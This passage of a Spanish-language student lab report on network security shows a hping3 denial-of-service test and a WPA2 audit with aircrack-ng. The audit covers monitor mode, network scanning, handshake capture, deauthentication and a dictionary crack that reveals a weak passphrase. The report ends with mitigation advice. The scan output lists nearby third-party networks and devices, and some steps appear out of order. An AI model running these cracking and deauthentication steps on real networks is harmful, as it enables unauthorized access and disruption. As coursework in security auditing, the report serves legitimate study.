64 bytes from 192.168.13.2: icmp_seq=11 ttl=127 time=7.79 ms
64 bytes from 192.168.13.2: icmp_seq=13 ttl=127 time=7.67 ms
64 bytes from 192.168.13.2: icmp_seq=14 ttl=127 time=20.3 ms
64 bytes from 192.168.13.2: icmp_seq=15 ttl=127 time=5.77 ms
64 bytes from 192.168.13.2: icmp_seq=19 ttl=127 time=7.38 ms
64 bytes from 192.168.13.2: icmp_seq=20 ttl=127 time=5.65 ms
64 bytes from 192.168.13.2: icmp_seq=22 ttl=127 time=12.8 ms
64 bytes from 192.168.13.2: icmp_seq=24 ttl=127 time=2.55 ms
64 bytes from 192.168.13.2: icmp_seq=25 ttl=127 time=1.82 ms
64 bytes from 192.168.13.2: icmp_seq=26 ttl=127 time=20.1 ms
^C
--- 192.168.13.2 ping statistics ---
29 packets transmitted, 19 received, 34.4828% packet loss, time 28025ms
rtt min/avg/max/mdev = 1.487/8.057/20.306/6.468 ms
userag01@userag01:~$

```

```

C:\Users\REDES>ping 192.168.12.2

Haciendo ping a 192.168.12.2 con 32 bytes de datos:
Respuesta desde 192.168.12.2: bytes=32 tiempo=19ms TTL=63
Respuesta desde 192.168.12.2: bytes=32 tiempo=21ms TTL=63
Tiempo de espera agotado para esta solicitud.
Tiempo de espera agotado para esta solicitud.

Estadísticas de ping para 192.168.12.2:
    Paquetes: enviados = 4, recibidos = 2, perdidos = 2
    (50% perdidos),
    Tiempos aproximados de ida y vuelta en milisegundos:
        Mínimo = 19ms, Máximo = 21ms, Media = 20ms

C:\Users\REDES>ping 192.168.12.2

Haciendo ping a 192.168.12.2 con 32 bytes de datos:
Tiempo de espera agotado para esta solicitud.
Tiempo de espera agotado para esta solicitud.
Tiempo de espera agotado para esta solicitud.
Respuesta desde 192.168.12.2: bytes=32 tiempo=13ms TTL=63

Estadísticas de ping para 192.168.12.2:
    Paquetes: enviados = 4, recibidos = 1, perdidos = 3
    (75% perdidos),
    Tiempos aproximados de ida y vuelta en milisegundos:
        Mínimo = 13ms, Máximo = 13ms, Media = 13ms

```

Análisis de Resultados:

Antes del ataque, la latencia promedio era de <10ms. Durante la ejecución de hping3, la PC del usuario perdió conexión con el servidor (ver Evidencia 7.3.B), confirmando que el ataque de inundación consumió el ancho de banda o los recursos de procesamiento del servidor, logrando una Denegación de Servicio efectiva.

7.4. Auditoría de Seguridad Inalámbrica

Herramienta: Aircrack-ng Suite

Objetivo: Evaluar la robustez de la seguridad WPA2-PSK de la red WIFI_GRUPO1 mediante la captura del "Handshake" de autenticación.

Procedimiento:

Se utilizó una tarjeta de red en **Modo Monitor** para interceptar el tráfico aéreo.

1. **Monitoreo:** airodump-ng para localizar el BSSID del Access Point del Grupo 1.
2. **Captura:** Se aisló el canal específico para capturar el proceso de autenticación de un cliente legítimo.
3. **Desautenticación:** Se forzó la reconexión de un usuario mediante inyección de paquetes (aireplay-ng).

```
iwconfig
sudo airmon-ng start wlan0
```



```
(root@SVAM)-[/home/svam]
# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed Access Point: Not-Associated
          Retry short limit:7  RTS thr:off  Fragment thr:off
          Encryption key:off
          Power Management:on

(root@SVAM)-[/home/svam]
# airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
760 NetworkManager
904 wpa_supplicant

PHY      Interface  Driver      Chipset
phy0     wlan0      iwlwifi     Intel Corporation Wireless 7260 (rev 6b)
          (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
          (mac80211 station mode vif disabled for [phy0]wlan0)

(root@SVAM)-[/home/svam]
# airmon-ng check kill

Killing these processes:

PID Name
904 wpa_supplicant

(root@SVAM)-[/home/svam]
# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz
          Retry short limit:7  RTS thr:off  Fragment thr:off
          Power Management:on
```

2. Ahora, con nuestro adaptador en modo monitor, vamos a escanear las redes WiFi para localizar nuestra red WiFi, en este caso, la de mi casa.

```
sudo airodump-ng wlan0mon
```

```
(root@SVAM)-[/home/svam]
# airodump-ng wlan0mon

CH 9 ][ Elapsed: 0 s ][ 2026-02-04 16:42

BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID
64:00:F1:16:27:C3 -39      3          0  0  6  130  WPA2 CCMP PSK Grupo5
18:8B:9D:91:8F:01 -1        0          0  0  6   -1
6E:9A:1F:9F:7D:A4 -82       3          0  0  11 130  WPA2 CCMP PSK A56 de Evelyn
1E:21:54:1E:D0:27 -85       1          0  0  11 180  WPA2 CCMP PSK .
14:EB:B6:D8:8B:21 -67       1          0  0  5  260  WPA2 CCMP PSK TP-Link_BB22
AA:AA:03:00:00:0D -51       4          0  0  6  130  WPA2 CCMP PSK APGrupo7
1C:AF:F7:DE:67:79 -63       7          0  0  11 54e  WPA TKIP PSK IoT
64:00:F1:16:28:DD -27       5          1  0  8  130  WPA2 CCMP PSK WIFI_GRUPO1
FE:21:4C:96:8F:96 -68       3          0  0  6  180  WPA2 CCMP PSK Redmi Note 10 Pro
A6:5F:D4:35:86:C6 -76       3          1  0  6  180  WPA2 CCMP PSK HONOR 400 Lite
D6:09:53:D9:7F:26 -66       4          0  0  6  180  WPA2 CCMP PSK TECN0 POVA 5
96:2E:C0:AF:ED:9E -52       6          0  0  1  360  WPA3 CCMP SAE moto edge 60 pro_9325
18:8B:9D:36:B0:71 -74       0         12  3  1  -1  OPN
18:8B:9D:36:AF:01 -69       2         25  6  1  130  WPA2 CCMP MGT eduroam
18:8B:9D:36:AF:00 -70       4         48 10  1  130  WPA2 CCMP MGT UCE
62:BF:75:CE:70:43 -48       4          0  0  1  180  WPA2 CCMP PSK TECN0 SPARK 30

BSSID          STATION          PWR   Rate   Lost  Frames  Notes  Probes
18:8B:9D:91:8F:01 52:0A:1F:A3:A6:28 -77   0 -12e   0    314
1E:21:54:1E:D0:27 1C:CE:51:DC:D6:E9 -73   0 - 1    2     4
(not associated) 38:7A:0E:8C:B7:7F -79   0 - 5    7     2
(not associated) F2:53:A3:24:62:2B -78   0 - 1    1     2   eduroam
(not associated) 76:F7:10:24:DE:23 -54   0 - 1    0     2
(not associated) 8E:B1:3D:A3:29:86 -53   0 - 1    0     2
(not associated) 98:3B:8F:B3:65:37 -77   0 - 1    0     1   eduroam
(not associated) E4:70:B8:4E:2E:B5 -87   0 - 1    0     1
(not associated) EE:47:89:72:30:05 -76   0 - 1    0     3   UCE
FE:21:4C:96:8F:96 F8:6D:CC:3C:38:E4 -69   0 - 1    0     2
A6:5F:D4:35:86:C6 5E:93:57:F3:DE:15 -72   0 - 1e   0     6
D6:09:53:D9:7F:26 E8:FB:1C:A2:2C:79 -76   0 - 1e   0     1
96:2E:C0:AF:ED:9E 74:4C:A1:DD:05:3D -57   0 - 6   59    11
18:8B:9D:36:B0:71 5C:BA:EF:A9:80:8B -50  9e- 9e  902   12
18:8B:9D:36:B0:71 3A:67:59:91:B7:C0 -58   0 -12e  11    11
18:8B:9D:36:B0:71 60:F2:62:BB:23:49 -56  9e-12   0    10
18:8B:9D:36:AF:01 2E:6A:C2:8B:2F:CF -73   0 -12   0     1
18:8B:9D:36:AF:01 56:6B:35:A3:FD:38 -70   0 - 9e   0     1
18:8B:9D:36:AF:01 04:EC:D8:89:3D:E3 -23   0 - 6e   3     4
18:8B:9D:36:AF:01 64:6C:80:2F:5C:DD -50  24e- 1    0    14   eduroam
18:8B:9D:36:AF:01 20:2B:20:AA:3E:B7 -59   0 - 1  167   34   eduroam
18:8B:9D:36:AF:00 1E:4C:FC:D5:8C:D5 -77  24e- 6e 1589  92
18:8B:9D:36:AF:00 78:D8:40:94:24:73 -71   0 - 6e   74    24
62:BF:75:CE:70:43 DE:86:D4:79:2F:72 -58   0 - 6   36    26

Quitting...
```

3. Para capturar el handshake, ejecutamos:

```
sudo airodump-ng -c 8 --bssid 64:00:F1:16:28:DD -w
cripto-wifi wlan0mon
```

```
(root@SVAM)-[/home/svam]
# airodump-ng -c 8 --bssid 64:00:F1:16:28:DD -w cripto-wifi wlan0mon
16:43:33 Created capture file "cripto-wifi-01.cap".
```

- # sudo para ejecutarlo con privilegios de root
- # airodump-ng es la herramienta para captar tráfico en la red
- # -c hace referencia al canal en el que está el router en comunicación
- # --bssid La dirección MAC del router
- # -w El archivo donde se guardará el handshake
- # wlan0mon Interfaz de red a utilizar

Ahora, con nuestro teléfono, por ejemplo, navegamos por internet y en pantalla veremos el dispositivo y la estación.

Esta ejecución la dejamos activa para que capture paquetes y se guarden en el archivo que hemos indicado con -w

Mientras tanto, vamos a realizar un ataque de desautenticación en el teléfono que está conectado a la red WiFi. Básicamente, vamos a enviar paquetes al teléfono y este va a conectarse y desconectarse continuamente.

```
Aircrack-ng 1.7

[00:00:00] 36/10303727 keys tested (1413.12 k/s)

Time left: 2 hours, 1 minute, 31 seconds          0.00%

KEY FOUND! [ 12345678 ]

Master Key      : A2 E8 8B 3A 86 EF A2 6A D6 0C DB 66 0F 0B 59 E6
                  BF DA A2 5A F7 DC 33 28 4D EB 4B E1 50 D1 26 94

Transient Key   : 07 BB 85 2C 8A B9 1A D0 63 B3 BA 07 A2 DB E2 E7
                  76 E7 24 A3 68 E1 56 98 32 01 52 23 D3 3E AE 67
                  DD 0D 6F DA D8 51 57 BE EC 54 31 EC F4 98 6C FA
                  6B 1C AB 2E 68 39 D5 02 45 D3 34 5D 0F 00 00 00

EAPOL HMAC     : FC 38 CE EB A0 47 12 B9 59 CC FB 33 31 9E FC 5A
```

sudo para ejecutarlo con privilegios de root

aireplay-ng Herramienta para enviar los paquetes al objetivo

-0 Selección de paquetes que queremos enviar (0=infinito)

-a Dirección MAC del router

-c Dirección STATION del cliente conectado

wlan0mon Interfaz de red a utilizar

4. Para crackear la contraseña necesitamos un diccionario con contraseñas y el archivo que contiene la contraseña encriptada.

```
sudo aircrack-ng -w rockyou.txt capture-file-01.cap
```

```
(svam@SVAM)-[/usr/share/wordlists]
$ sudo su
[sudo] contraseña para svam:
(root@SVAM)-[/usr/share/wordlists]
# gunzip rockyou.txt.gz

(root@SVAM)-[/usr/share/wordlists]
# ls
dirb          fasttrack.txt  legion         rockyou.txt   wifite.txt
dirbuster     fern-wifi     metasploit    sqlmap.txt
dnsmap.txt   john.lst      nmap.lst      wfuzz
```

sudo para ejecutarlo con privilegios de root

aircrack-ng Herramienta para crackear la contraseña

-w Archivo donde se encuentran las contraseñas que queremos probar

Nombre del archivo .cap donde se encuentra el handshake capturado

Evidencia 7.4:

```
CH 8 ][ Elapsed: 11 mins ][ 2026-02-04 16:55 ][ WPA handshake: 64:00:F1:16:28:DD
BSSID          PWR RXQ Beacons  #Data, #/s CH  MB  ENC CIPHER AUTH ESSID
64:00:F1:16:28:DD -29 100   6756    1609   0   8  130  WPA2 CCMP  PSK  WIFI_GRUP01
BSSID          STATION          PWR   Rate    Lost  Frames  Notes  Probes
Sistema de
```

Análisis de Resultados:

Se logró capturar el saludo de 4 vías (4-Way Handshake). Con este archivo .cap, un atacante podría proceder a un ataque de fuerza bruta offline para descifrar la contraseña. Esto demuestra la importancia de utilizar contraseñas robustas y protocolos modernos como WPA3, ya que WPA2 es vulnerable si se captura este intercambio de paquetes.

Conclusión

La implementación de la infraestructura de red segmentada mediante el esquema Router-on-a-Stick permitió validar la eficacia de las VLANs para aislar el tráfico, aunque las pruebas demostraron que la segmentación lógica por sí sola no garantiza la inmunidad frente a ataques dirigidos.

La ejecución exitosa del ataque de Denegación de Servicio (DoS) con la herramienta hping3 evidenció una vulnerabilidad crítica en la disponibilidad, logrando una pérdida de paquetes del **75%** y afectando directamente al usuario legítimo.

Asimismo, la captura del 4-Way Handshake en la red inalámbrica confirmó que el estándar WPA2-PSK sigue siendo susceptible a la interceptación de credenciales si no se acompaña de políticas de seguridad robustas, subrayando la importancia de evolucionar hacia protocolos más modernos y defensas activas.

Recomendación

Para mitigar las debilidades identificadas durante la fase de auditoría, se recomienda encarecidamente la transición al protocolo WPA3 en el Access Point y la implementación de contraseñas de alta entropía para dificultar los ataques de fuerza bruta tras una captura de saludo. Para contrarrestar ataques de inundación como el realizado con hping3, es imperativo configurar mecanismos de Rate Limiting en las interfaces del RouterG1 y desplegar sistemas de detección de intrusos (IDS) que identifiquen patrones de tráfico anómalos en tiempo real.

Finalmente, se sugiere el uso de protocolos de gestión cifrados y la restricción del tráfico ICMP innecesario entre VLANs para minimizar la visibilidad de la red frente a herramientas de escaneo como Nmap durante la fase de reconocimiento.

Bibliografía

- [1] Cisco Networking Academy, "Router-on-a-Stick Inter-VLAN Routing," en *Switching, Routing, and Wireless Essentials Companion Guide (CCNAv7)*, Indianápolis, IN, EE. UU.: Cisco Press, 2020. [En línea]. Disponible en: <https://www.ciscopress.com/articles/article.asp?p=3089357&seqNum=5>
- [2] G. Lyon, "Nmap Reference Guide," *Nmap.org*, 2025. [En línea]. Disponible en: <https://nmap.org/book/man.html>
- [3] Wireshark Foundation, "Wireshark User's Guide," *Wireshark.org*, v. 4.2, 2025. [En línea]. Disponible en: https://www.wireshark.org/docs/wsug_html_chunked/
- [4] Kali Linux, "hping3 | Kali Linux Tools," *Kali.org*, 2025. [En línea]. Disponible en: <https://www.kali.org/tools/hping3/>
- [5] Aircrack-ng, "Main Documentation and Wiki," *Aircrack-ng.org*, 2025. [En línea]. Disponible en: <https://www.aircrack-ng.org/doku.php>